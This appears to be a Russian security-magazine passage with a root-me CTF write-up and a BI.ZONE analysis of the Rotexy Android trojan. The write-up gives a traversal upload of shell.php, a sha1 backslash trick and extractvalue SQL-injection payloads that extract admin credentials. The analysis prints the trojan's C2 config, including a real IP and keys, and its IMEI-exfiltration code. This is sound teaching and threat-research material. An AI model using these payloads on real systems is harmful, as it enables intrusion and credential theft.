Есть и способ попроще. Заключается он в следующем: новый путь к файлу формируется как `<стандартная папка загрузок> + <новое имя файла>`. При этом новое имя файла равно `uniqid() + "_" + <имя файла от пользователя>`. Валидации пользовательского имени не происходит, так что мы можем в конечном итоге заставить переместить файл по пути `<папка загрузок> + <случайное значение> + "_/../shell.php"`, передав в имени значение `/../shell.php`. Теперь наш шелл станет доступен по известному пути `<путь к текущему wp-upload>/shell.php`.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

РОКОВЫЕ ОШИБКИ

КАК ИСКАТЬ ЛОГИЧЕСКИЕ УЯЗВИМОСТИ В ВЕБ-ПРИЛОЖЕНИЯХ


ЗАДАЧА 4

Последняя на сегодня задачка — тоже с root-me и тоже из категории реалистичных, но заметно посложнее. Сервис Web TV — новейшая французская разработка в сфере интернет-телевидения. Но нас интересует не новая дешевая трагедия, а админка.

Главная страница Web TV. Простите за мой французский

Только — вот незадача — Gobuster никаких признаков админки не обнаружил. Придется изучать, что нам доступно. А доступен логин (там форма авторизации) и ссылка на неработающий эфир.

Попробуем залогиниться и перехватить запрос на авторизацию с помощью Burp.




Буква З в слове «реальность» означает «защищенность»

Запрос отправляем в Repeater (повторитель). Пусть пока там полежит.

Взглянем еще разок на форму логина. Какие мысли тебя посещают, когда ты видишь форму для авторизации? Конечно, SQL-инъекция! А давай ткнем туда кавычку. Написали. Отправляем. Хм, ничего не поменялось. А как вообще узнать, что что-то поменялось? Смотри на заголовок Content-Length в ответе: в нашем случае там приходит ровно 2079 байт, если инъекции не было, и, очевидно, придет сильно другой результат в противном случае. Я попробовал еще немного, и инъекция так просто не выявилась, так что давай поищем в другом месте, а потом вернемся к этому запросу.

Теперь посмотрим в адресную строку. Похоже, на сервере включен `mod_rewrite`, поскольку имен файлов не видно. Походим немного по сайту, запоминая варианты URL в адресной строке. Наблюдаем `/page_login`, `/page_tv`, `/page_accueil`. Значит, `/page_` — скорее всего, имя массива. Во всяком случае, на моем опыте это обычно так. А если после `/page_` передать что-то корректное, но не ожидаемое сервером?

Я попробовал перейти на страницу `/page_index` и получил ошибку как на скрине ниже.




Ошибка интерпретатора

В первом сообщении об ошибке видна часть пути (`corp_pages/fr/index`), которая заканчивается на то же, что передано в URL после `/page_`. Проверим нашу догадку — перейдем по пути `/page_xakep.php`.


И действительно — сайт просто подставляет параметр в путь и пытается прочитать несуществующий файл `xakep.php`. Пользовательский ввод подставляется в путь — значит, у нас есть возможность повеселиться на сервере!

Методом научного тыка был обнаружен параметр `/?action=`. Он оказался почти такой же по действию, как `/page_`. Попробуем прочитать `index.php` в корне сайта.



/?action=../../index.php

Видно не все, но если открыть ответ в Burp или даже просто просмотреть код страницы браузером — открывается полный исходник. Вот тебе и directory traversal налицо.



Результат обхода каталога

Помнишь, мы не могли найти путь к админке? А на скриншоте он есть: именно на него будет редирект, когда скрипт проверит логин и пароль.

INFO

Взглянем поподробнее на функцию `safe`. Она принимает некоторую строку, экранирует спецсимволы и, опционально, удаляет спецсимволы HTML (если второй параметр равен 1). Экранирование спецсимволов делается функцией `addslashes`, которая без проблем обходится с помощью мультибайтовой кодировки, например китайской. Все было бы совсем радужно, если бы сервер поддерживал нужную кодировку, но, к сожалению, у нас этого нет.

Давай, не отходя от кассы, сразу и его прочитаем — вдруг там что-нибудь интересное есть.

```
<?php
require_once '../inc/config.php';

function decrypt($str, $key) {
    $iv = substr( md5("hacker",true), 0, 8 );
    return mcrypt_decrypt( MCRYPT_BLOWFISH, $key, $str,
MCRYPT_MODE_CBC, $iv );
}

$msg="";
$user="";
if (isset($_GET["logout"])) $_SESSION['logged']=0;

if (isset($_GET["user"]) && preg_match("/^[a-zA-Z0-9]+$/",$_GET[
"user"])){
    $user=$_GET["user"];
} else {
    $msg="<p>hack detected !</p>";
    $_SESSION['logged']=0;
}



if ($_SESSION['logged']==1) {
    $Validation="4/lOF/4ZMmdPxlFjZD63nA==";
    if ($result = $db->query("SELECT passwd FROM users WHERE login='
$user'")) {
        if($result->num_rows > 0){
            $data = $result->fetch_assoc();
            $key=base64_encode($data['passwd']);
            $msg=$text['felicitation'].decrypt(base64_decode(
$Validation),$key);
        } else {
            $msg="<p>no such user</p>";
            $_SESSION['logged']=0;
        }
        $result->close();
    } else{
        $msg="<p>ERREUR SQL</p>";
        $db->close();
        exit();
    }
} else {
    header("Location: ../index.php");
    $db->close();
    exit();
}

$db->close();
?>
```

Код успешно прочитан, и видна интересная функция `decrypt`, принимающая некую строку и ключ.

Если дальше прочитать код, то видна защита от спецсимволов в имени пользователя, потом из базы извлекается пароль и расшифровывается функцией выше. Казалось бы — вот оно, но сначала надо выяснить имя пользователя, которого у нас пока нет. Забегая вперед: все баги, которые есть в этом приложении, находятся в двух рассмотренных файлах, и других тут нет.

Теперь, чтобы эксплуатировать дальше, давай вернемся к прошлому файлу и рассмотрим его код еще раз.

```
if(isset($_POST['login'],$_POST['pass']) and !empty($_POST['login'])
and !empty($_POST['pass']) ) {

    $passwd=sha1($_POST['pass'],true); # Хеширование
    $username=safe($_POST['login']); # Извлечение юзернейма
    $sql="SELECT login FROM $table WHERE passwd='$passwd' AND login='
$username'";

    <...>
}
```

Присмотрись к вызову функции хеширования: помнишь ли ты, что означает второй параметр (`true`) в функции `sha1`? Я тоже нет, так что давай посмотрим [мануал](#):

> ***Список параметров***
> *`string`*
> *Входная строка.*
> *`binary`*
> *Если необязательный аргумент `binary` имеет значение `true`, хеш возвращается в виде бинарной строки из 20 символов, иначе он будет возвращен в виде 40-символьного шестнадцатеричного числа.*
> *<...>*

То есть вернется некоторая бинарная последовательность, которая будет распознана как строка. Нам нужно, чтобы последний байт был равен `5c`, что в ASCII равно бэкслешу. Тогда в SQL-запросе закрывающая кавычка после пароля будет экранирована и мы сможем подставить в логин произвольный SQL-код! После подобной подстановки наш запрос может выглядеть как-то так:

```
$sql="SELECT login FROM $table WHERE passwd='123123'' OR 1=1 -- '";
```

И для этого нужно только подобрать такой символ из мультибайтовой кодировки, чтобы его последний байт был равен `5c`. А в нашем случае нужно подобрать такой пароль, хеш которого заканчивался бы на `5c`. Это уже проще простого — ведь мы не ограничены в том, что передаем в функцию. Я написал для этого простой скрипт на PHP.

```
<?php
  for ($i = 1; $i <= 10000; $i++) {
      $hash = sha1($i);

      if (substr($hash, 38, 2) == "5c") {
          echo $i." - ";
          die(sha1($i, true));
      }
  }
?>
```

На самом деле даже 10 000 вариантов — оверкилл, потому что `5c` — это один байт, а так как выходная последовательность хеш-функции псевдослучайна, то понадобится примерно 256 попыток, если не будет дублей. Я же перестраховался.

Выполнилось все очень быстро — подошло уже число 17. Теперь у нас есть «правильный» пароль. Нужно посмотреть, какая будет реакция сервиса. Помнишь наш запрос на логин в Burp? Подставляй в качестве пароля число 17, а в логин — классический `ORDER BY 1--` (с пробелами на обоих концах). Ошибки нет, все в порядке. Значит, полей больше, чем одно. Поставим что-нибудь больше — 111, например. Выполняем — и вот у нас ошибка, значит SQL-инъекция работает!

Печально, правда, что никакого результата из запроса не выводится. Как это побороть? Использовать любые шаблоны time-based, boolean-based или error-based.

Мой любимый payload в таких случаях — `AND extractvalue(1,concat(0x3a,(select version() from users limit 0,1)))`. На всякий случай заменим пробелы на плюсы, подставим в поле логина в Burp и отправим запрос. Видим в ответе следующее:

```
SQL error : XPATH syntax error: ':5.7.32-0ubuntu0.16.04.1'
```

Инъекция работает, пусть и выводит не больше 31 символа за раз. А нам большего и не надо. Видоизменим инъекцию немного, чтобы получить логин:

```
AND extractvalue(1,concat(0x3a,(select login from users limit 0,1)))
```

Ответ:

```
SQL error : XPATH syntax error: ':administrateur'
```

И теперь пароль:

```
AND extractvalue(1,concat(0x3a,(select passwd from users limit 0,1)))
```

И вот он:

```
SQL error : XPATH syntax error: ':e79c4da4f94b86cba5a81ba39fed083'
```

Но не все так просто. Как ты помнишь, длина хеша SHA-1 в шестнадцатеричной кодировке — 40 символов, а нам вернулись 31. Непорядок! Чтобы это исправить, просто возьмем функцию `right`:

```
AND extractvalue(1,concat(0x3a,(select right(passwd,20) from users
limit 0,1)))
```

И вот наши последние 20 символов:

```
SQL error : XPATH syntax error: ':1ba39fed083dbaf8bce5'
```


Полный хеш — `e79c4da4f94b86cba5a81ba39fed083dbaf8bce5`.

Дальше нужно обойти проверки в `logged.php`. После некоторых упрощений и очистки его кода от мусора полезный вариант будет выглядеть так:


```
function decrypt($str, $key) {
    $iv = substr(md5("hacker",true), 0, 8);
    return mcrypt_decrypt(MCRYPT_BLOWFISH, $key, $str,
MCRYPT_MODE_CBC, $iv);
}

$Validation = "4/lOF/4ZMmdPxlFjZD63nA==";
$key = base64_encode('e79c4da4f94b86cba5a81ba39fed083dbaf8bce5');
echo decrypt(base64_decode($Validation), $key);
```

Это все осталось лишь обернуть в заголовки PHP и запустить — и пароль у нас в руках!

РАЗБОР ЭТИХ ЗАДАЧ НА ВЕБИНАРЕ (ВИДЕО)



Напоследок напомню еще раз, что 18 января 2021 года я начну занятия по безопасности веб-приложений. [Спеши присоединиться](#)!



ROTEXY

КАК ДЕЙСТВОВАЛ ОДИН ИЗ ОПАСНЕЙШИХ ТРОЯНОВ 2020 ГОДА

Михаил Прохоренко
Руководитель отдела компьютерной криминалистики BI.ZONE

Алина Гарбуз
Младший специалист по компьютерной криминалистике BI.ZONE

С момента появления трояна Rotexy центр реагирования на компьютерные инциденты BI.ZONE заблокировал более 1000 доменных имен, которые злоумышленники использовали в качестве серверов управления. Все это время мы внимательно отслеживали деятельность известного вредоноса для Android. В этой статье (надеемся, что эпитафии) расскажем об активности Rotexy в последние годы и посмотрим, как он устроен.

Rotexy, помесь банкера и вымогателя, появился в 2018 году и провел десятки тысяч атак на пользователей в России. В течение всего 2020 года активность вредоноса постоянно снижалась, но в октябре — ноябре мы снова зафиксировали рост. Вопрос, будет ли некогда один из самых заметных банковских троянов активен вновь, пока остается открытым.

КАК ПРОХОДИТ АТАКА

Rotexy распространяется, маскируясь под приложения популярных торговых онлайн-площадок. Атака начинается вполне обыденно: на телефон потенциальной жертвы приходит СМС, которое приглашает открыть вредоносную ссылку, внешне похожую на адрес той или иной торговой площадки. По ссылке загружается банковский троян. Интересно, что по команде злоумышленников такие фишинговые сообщения распространяют ранее зараженные устройства.

Функции банкера заключаются в том, что Rotexy побуждает жертву ввести данные банковской карты на фишинговой странице. Также трой действует как вымогатель: он может заблокировать экран устройства жертвы по команде с управляющего сервера. В большинстве таких случаев отображается страница с сообщением о том, что для разблокировки экрана необходимо «оплатить штраф» за просмотр контента (например, порнографического).

РАСПРОСТРАНЕНИЕ


В последнее время операторы Rotexy крайне избирательно относились к распространению своей вредоносной программы. После перехода пользователя по вредоносной ссылке из СМС злоумышленники проверяли User-Agent его устройства. И только если девайс оказывался мобильным, загружалась вредоносная программа.

Кроме того, управляющие серверы настраиваются таким образом, что за одну рассылку они не позволяют скачивать вредоносные файлы больше 2000 раз. Эти ограничения призваны предотвратить детектирование трояна и блокировку домена.

СТАТИСТИКА АКТИВНОСТИ

В течение практически всего года мы наблюдали значительное снижение активности Rotexy. Если в начале 2020-го BI.ZONE-CERT отправил на блокировку почти 50 доменов, зарегистрированных операторами Rotexy, то в сентябре мы обнаружили только один.

При этом в октябре снова начался рост активности — за месяц мы обнаружили 17 доменов, а в ноябре — уже 30.



Количество доменов, отправленных на блокировку в течение 2020 года

Пик числа новых регистраций доменов операторами Rotexy зафиксирован в 2019 году (видно на рисунке ниже), поскольку тогда рассылки были массовыми и наблюдались по всей России. В 2018-м вредонос только появился, причем лишь во второй половине года, однако количество обнаруженных доменов за это время значительно превышает показатель за одиннадцать месяцев 2020-го. Это можно связать с тем, что в последнее время операторы Rotexy стали более избирательно распространять вредоносные APK-файлы и, как правило, в день регистрировали не больше двух доменов.

Количество доменов, отправленных на блокировку в течение трех лет

ДЕТЕКТИРОВАНИЕ

Свежие семплы вредоносной программы не детектируются антивирусами, поскольку обфусцируются с помощью приватных крипторов.

Отличительная особенность Rotexy — умение обходить антифрод-системы банков. Программа пополняет баланс мобильного счета с банковской карты жертвы, а затем переводит средства через личный кабинет на другой номер.

ОСНОВНАЯ ФУНКЦИОНАЛЬНОСТЬ

Вспомним, какие основные функциональные возможности есть в арсенале Rotexy, на примере файла `b848e1cfb58b6e6bdcd44104d04877bd`.

Исходный исполняемый APK-файл Rotexy значительно обфусцирован. Злоумышленники используют три способа обфускации:

- мертвый код;
- прокси-методы;
- шифрование строк.

Мертвый код

Код вредоноса заполнен большим количеством так называемого мертвого кода, который мешает анализу. В большинстве случаев это реализовано следующим образом: в переменную помещается нулевое значение, после чего проверяется, действительно ли переменная равна нулю, и при истинности условия (а такое условие истинно всегда) выполняется переход на определенную метку. Следовательно, часть кода оказывается пропущена.

Пример мертвого кода приведен на рисунке ниже. Код между комментариями «начало мертвого кода» и «конец мертвого кода» никогда не исполнится.

```
.method protected onCreate(Bundle)V
          .registers 8
00000000  invoke-virtual      sb8tuo7np9y->zwdlgyvm(Bundle)V, p0, p1
00000006  const/4             v2, 0  # в переменную v2 заносится константное нулевое значение
00000008  if-eqz              v2, :4C  # если v2 равно нулевому значению осуществляется прыжок в конец функции
:C
0000000C  new-instance        v0, StringBuilder  # начало мертвого кода
00000010  invoke-direct       StringBuilder-><init>()V, v0
00000016  const/16            v1, 18
0000001A  const/4             v3, 0
:1C
0000001C  if-ge               v3, v1, :3A
:20
00000020  const-string        v4, "wrzcdmxo"
00000024  invoke-virtual      StringBuilder->append(String)StringBuilder, v0, v4
0000002A  const-string        v4, "fdhycnkt"
0000002E  invoke-virtual      StringBuilder->append(String)StringBuilder, v0, v4
00000034  add-int/lit8        v3, v3, 1
00000038  goto                :1C
:3A
0000003A  const-string        v4, "xminrbyt"
0000003E  invoke-virtual      StringBuilder->toString()String, v0
00000044  move-result-object  v5
00000046  invoke-static       Log->d(String, String)I, v4, v5  # конец мертвого кода
:4C
0000004C  return-void
.end method
```

Листинг с примером мертвого кода

Прокси-методы

«Прокси-методами» мы назвали методы, которые последовательно вызывают друг друга по цепочке, пока не будет достигнут целевой метод. Пример использования прокси-метода приведен на рисунке ниже: при срабатывании `onTick()` будет по очереди вызвано девять методов и лишь десятым — тот, который произведет нужное действие.

```
public void aduvtynz(long vqlsdunb) {  // 10
    notification.show();
}

public void imtaxdor(long xdbfemck) {  // 8
    this.ynczewov(xdbfemck);
}

public void kgcbqvan(long mhlcyvue) {  // 7
    this.imtaxdor(mhlcyvue);
}

public void nthlxore(long pahvfbjw) {  // 4
    this.ourtyjbw(pahvfbjw);
}

@Override  // android.os.CountDownTimer
public void onFinish() {
    notification.cancel();
}

@Override  // android.os.CountDownTimer
public void onTick(long ahjizlpv) {  // 1
    this.ueansxkf(ahjizlpv);
}

public void ourtyjbw(long qnlupxkn) {  // 5
    this.shnznief(qnlupxkn);
}

public void sbpzmiya(long fvnpnauj) {  // 3
    this.nthlxore(fvnpnauj);
}

public void shnznief(long xwdeyzst) {  // 6
    this.kgcbqvan(xwdeyzst);
}

public void ueansxkf(long svldrkha) {  // 2
    this.sbpzmiya(svldrkha);
}

public void ynczewov(long oevxichs) {  // 9
    this.aduvtynz(oevxichs);
}
```

Последовательность вызовов до достижения целевого метода

Шифрование строк

Строки в файле зашифрованы алгоритмом AES-256 в режиме CBC. Зашифрованные строки хранятся в виде массивов, где первый элемент — зашифрованные данные, второй — ключ шифрования, третий — вектор инициализации. В листинге зашифрованная строка выглядит следующим образом.

```
0000000A  const/4        v0, 5
0000000C  new-array      v0, v0, [String
00000010  const-string   v1, "89f821a6e6e235e6b963048e1aa40789490fa2302e8f2117c1447f307fd3465e"
00000014  aput-object    v1, v0, v4
00000018  const-string   v1, "78189c27401afcd66f93235ebeb45da0"
0000001C  aput-object    v1, v0, v5
00000020  const-string   v1, "89fc2e4a537b10d6"
00000024  aput-object    v1, v0, v6
00000028  const-string   v1, "hngbjkzm"
0000002C  aput-object    v1, v0, v7
00000030  const-string   v1, "nusfgmzw"
00000034  aput-object    v1, v0, v8
00000038  invoke-static  cipher->decrypt([String)String, v0
```

Пример зашифрованной строки

РАБОТА ВРЕДОНОСНОЙ ПРОГРАММЫ

После запуска вредоносное приложение пытается получить ряд привилегий, а также отправляет информацию о зараженной системе на сервер управления.

Данные о себе, своих действиях, а также о зараженном устройстве Rotexy хранит в локальной базе данных SQLite.

Запуск

После запуска Rotexy запрашивает привилегии, которые позволяют трояну выполнять вредоносные действия на зараженном устройстве.

Вредоносная программа запрашивает права администратора и использование службы специальных возможностей, с их помощью можно получить остальные права. Ей необходимы привилегии, обеспечивающие автозапуск вредоносного приложения после перезагрузки устройства, чтобы оно функционировало непрерывно. Также Rotexy требуются привилегии, предоставляющие возможности работы с Google Cloud Messaging и СМС, которые используются для взаимодействия с управляющим сервером. Кроме того, вредоносной программе необходим доступ к списку контактов, а также возможность управлять подключением к сети Wi-Fi и изменять состояние сетевого подключения, для чего также нужны отдельные права. Важная привилегия — возможность создать окно, которое отображается поверх других приложений, поскольку за счет этого реализована основная вредоносная функциональность.

При старте Rotexy проверяет, в какой стране запускается. Активность вредоносное приложение проявляет лишь в России.

Сервисы

В фоновом режиме могут запускаться некоторые сервисы. Сервис запуска банкера, вымогателя или обновления показывает пользователю HTML-страницу, полученную с управляющего сервера и соответствующую банкеру, вымогателю или странице обновления (если сервер управления включает данные режимы). Вредоносное приложение имеет сразу три возможных источника получения команд от управляющего сервера: Google Cloud Messaging, HTTP-запросы и СМС. Соответственно, вредоносным приложением могут быть запущены сервис Google Cloud Messaging (GCM), сервис обработки интернет-команд и сервис обработки СМС, которые и будут отвечать за взаимодействие с сервером управления.

Взаимодействие с сервером управления

Как уже упоминалось, взаимодействие с сервером управления возможно с помощью HTTP-запросов, СМС и сервиса GCM.

После запуска троян отсылает на управляющий сервер информацию о текущем состоянии устройства, включая SID, IMEI, наличие административных привилегий, статус блокирования экрана, статус «иммунитета», тип сети, к которой подключен смартфон, состояние экрана (включен или нет), статус доступа к службе специальных возможностей, статус наличия привилегий СМС-приложения. На сервер управления также может отправляться список запущенных процессов и список установленных приложений.

Данные передаются в виде зашифрованного JSON. Сначала они кодируются в формат Base64, после чего зашифровываются с помощью алгоритма AES-256 в режиме CBC с дополнением блока нулями и далее преобразуются в шестнадцатеричное представление. IP-адрес управляющего сервера, ключ шифрования, вектор инициализации, а также идентификатор для GCM хранятся в конфигурации приложения. Часть конфигурации для примера приведена на рисунке ниже.

```
strings.gsm = "449149392797";
strings.build = "101";
strings.cnc = "http://213.166.68.138/repeater/getaway";
strings.n = "393838";
strings.delimeter = "://";
strings.s = "qwertyuhjklzxcvbnmiopasdfg";
strings.iv = "f2ea18390674cd5b";
strings.key = "7ca8f8e1da4659219efd40762b5303cb";
```

Конфигурация Rotexy

При каждом запросе к управляющему серверу генерируется новый URL вида `hxxp://213[.]166[.]68[.]138/repeater/getaway<случайное число от 1 до 10000>`. Вероятно, злоумышленники используют такой подход для предотвращения повторного использования запросов исследователями.

Генерирующий URL код приведен на рисунке ниже.

```
public String get_url() {
    String url = this.get_from_db("api_url");
    if(url == null) {
        url = strings.cnc;
    }

    return url.concat(Integer.toString(new Random().nextInt(0x270E) + 1));
}
```

Код, генерирующий URL управляющего сервера

На рисунке ниже — блок кода, иллюстрирующий формирование JSON для отправки данных на управляющий сервер.

```
JSONObject json = new JSONObject();
try {
    json.put("sid", 1);
    json.put("imei", this.get_imei());
    json.put("method", "repeat");
    json.put("is_admin", is_admin);
    json.put("is_locked", is_locked);
    json.put("is_imunnity", immunity);
    json.put("is_network_type", info.check_network_type_1(this.app));
    json.put("is_awake_display", is_screen_on);
    json.put("is_accessibility", check_acessibility);
    json.put("is_sms_inpwtcrh", check_sms_app);
    json.put("is_overlay", sdk);
}
catch(JSONException e) {
    e.printStackTrace();
}
```

Формирование JSON с данными о зараженном устройстве

Обращение за новыми командами Rotexy выполняет по команде от ботоводов.

По команде с управляющего сервера вредонос может сохранить HTML-шаблон для дальнейшего использования в функциях банкера или вымогателя и данные для его заполнения. Также он может включить или выключить отображение сформированных HTML-страниц. Rotexy разошлет СМС по списку контактов, получив соответствующую команду. Если была получена дополнительная команда, вредонос способен управлять использованием GCM, обновить адрес сервера управления, отправить СМС, отозвать права администратора, отправить список контактов на управляющий сервер, включить режимы банкера, вымогателя или обновления, а также завершить их работу.

Rotexy может перехватывать все входящие СМС и обрабатывать их в соответствии со своими шаблонами. Через СМС Rotexy может получать следующие команды:

- отозвать права администратора;
- управлять подключением к интернету через мобильную сеть или Wi-Fi;
- отправить СМС;
- сменить адрес сервера управления.

Интересно, что с помощью полученной по СМС команды может быть отключена блокировка экрана.

ЗАКЛЮЧЕНИЕ

Rotexy появился давно и практически не менял своих функциональных возможностей, за исключением особенностей его распространения. Несмотря на то что на протяжении всего 2020 года мы наблюдали значительное снижение активности трояна, он все еще никуда не пропал: в последние два месяца растет число регистрируемых операторами доменов.

И хотя операторы Rotexy уже давно перестали использовать массовые рассылки для распространения своей вредоносной программы, стоит внимательнее относиться к полученным сообщениям.

drozer

ПЕНТЕСТ ДЛЯ ANDROID

ИСПОЛЬЗУЕМ DROZER ДЛЯ ИССЛЕДОВАНИЯ БЕЗОПАСНОСТИ ПРИЛОЖЕНИЙ

